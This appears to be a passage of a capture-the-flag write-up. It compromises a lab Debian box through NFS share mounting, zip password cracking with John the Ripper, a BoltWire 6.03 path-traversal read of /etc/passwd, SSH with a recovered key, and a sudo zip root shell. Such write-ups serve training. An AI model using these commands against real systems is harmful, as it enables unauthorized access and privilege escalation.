===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dev                 (Status: 301) [Size: 323] [--> http://192.168.163.142
8080/dev/]
/server-status       (Status: 403) [Size: 282]
```

- Let’s explore /dev directory.

http://<target>:8080/dev/



BoltWire

Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick welcome tour online.

Want to get more involved in our community? Join our mailing list. Bug reports, feature requests, and suggestions for code improvement are all welcome.

Welcome

Thank you for using BoltWire!

- The server is running BoltWire.

    - It is a CMS that does not require a database (stores data in flat files)
    - It is wiki-based —designed for collaboration
- Let’s note it down for now


Using the discovered credentials:

- We try to ssh into the target but it doesn’t work
- We attempt to log into BoltWire as existing users but we are denied access

Recall from nessus scan, there is a vulnerability associated with nfs which allows us to mount /srv/nfs onto our filesystem in the following steps:

First, we confirm the mount point on target

```
showmount -e <targetIP>
```




```
└─$ showmount -e 192.168.163.142
Export list for 192.168.163.142:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

We then create directory onto which target nfs share will be mounted or “put”. Preferably in /mnt or /tmp


```
mkdir -p /mnt/dev
```

The target’s nfs share (/srv/nfs) is then mounted onto /mnt/dev through following command

```
sudo mount -t nfs <targetIP>:/<target nfs share director
```




```
└─$ sudo mount -t nfs 192.168.163.142:/srv/nfs /mnt/dev/
[sudo] password for kali:

┌──[redacted]-[~]
└─$ ls /mnt/dev
save.zip

┌──[redacted]-[~]
└─$ cp /mnt/dev/save.zip Desktop/dev
```



```
└─$ sudo umount /mnt/dev
```

After mounting (1), we find save.zip file (2) which we copy onto other directory (3) before unmounting

Let’s try to unzip it.



```
┌──(kali㉿kali)-[~]
└─$ unzip ./Desktop/Dev/save.zip
Archive:  ./Desktop/Dev/save.zip
[./Desktop/Dev/save.zip] id_rsa password: 
```


- A password is required.
- I tried I_love_java pass from config.yml file but it didn’t work
- So we turn to John the Ripper.

First, we convert the password hash to a format suitable for John the Ripper.

```
zip2john file.zip > outputhash
```

We then run command below.


```
john —format=pkzip —wordlist=<Wordlist_Path> <hash.txt_P
```



```
└─$ john format=pkzip wordlist=/usr/share/wordlists/rockyou.txt outputhaash
stat: format=pkzip: No such file or directorydlists/rockyou.txt outputha

puthash  --format=pkzip --wordlist=/usr/share/wordlists/rockyou.txt outp
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
java101          (save.zip)
1g 0:00:00:00 DONE (2024-07-11 12:12) 7.142g/s 6553Kp/s 6553Kc/s 6553KC/s j
makm5..jam183
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


We get the password: **java101**

Now we can unzip the file using the password.




```
└─$ ls
192.168.163.137  nmap.txt  outputhash   save.zip
id_rsa           notes     profiler.txt todo.txt
```

- The file contains an ssh private key and todo.txt. Let's open todo.txt



```
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seem
s correct...
- Update development website
- Keep coding in Java because it's awesome

jp
```

We see the message is from "jp". We could try sshing using the private key with "jp" as user and try both I_love_java and java101 as passphrases.




```
└─$ ssh -i id_rsa jp@192.168.163.142
jp@192.168.163.142's password:
Permission denied, please try again.
jp@192.168.163.142's password:
Permission denied, please try again.
jp@192.168.163.142's password:
```

- We don't find success with either

Let’s revisit the boltwire finding and google for any associated exploits. We find an LFI one for version 6.03.

So what’s LFI?

> Local File Inclusion allows us to expose files that are running on a server that may lead to information disclosure, remote code execution or cross-site scripting.



boltwire exp


Including results for boltwire *exploit*
Search only for boltwire exp

Exploit-DB
https://www.exploit-db.com › exploits

BoltWire 6.03 - Local File Inclusion - PHP webapps Exploit


4 May 2020 — **Exploit** Title: **BoltWire** 6.03 - Local File Inclusion # Date: 2020-05-02 # **Exploit** Author: Andrey Stoykov # Vendor Homepage: ...
Missing: ~~exp~~ | Show results with: exp

We don’t know the specific boltwire version but let’s give it a try regardless:




```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP


LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page, whilst being authenticated
user.
http://192.168.51.169/boltwire/index.php?
p=action.search&action=../../../../../../../etc/passwd

Result

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

It requires one to be an authorized user. So we register first then edit the url as instructed.




```
l42:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd
```



```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
eanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

We get user jeanpaul!

Let’s again try sshing using the private key with him as the user and I_love_java as the passphrase.




```
└─$ ssh -i id_rsa jeanpaul@192.168.163.142
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ 
```

- We’re in.

### Privilege Escalation


We do sudo -l to see what commands we can run as sudo:




```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

- We can run /usr/bin/zip without a password as root. We utilize GTFObins to find zip privilege escalation vectors

zip



| Binary | Functions |
|---|---|
| bzip2 | File read SUID Sudo |
| gzip | File read SUID Sudo |
| unzip | SUID Sudo |
| zip | Shell File read Sudo Limited SUID |




## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

This should drop us into a shell as the root user.



```
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
rm: missing operand
Try 'rm --help' for more information.
# pwd
/home/jeanpaul
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
Congratz on rooting this box !
```

We have successfully rooted this box.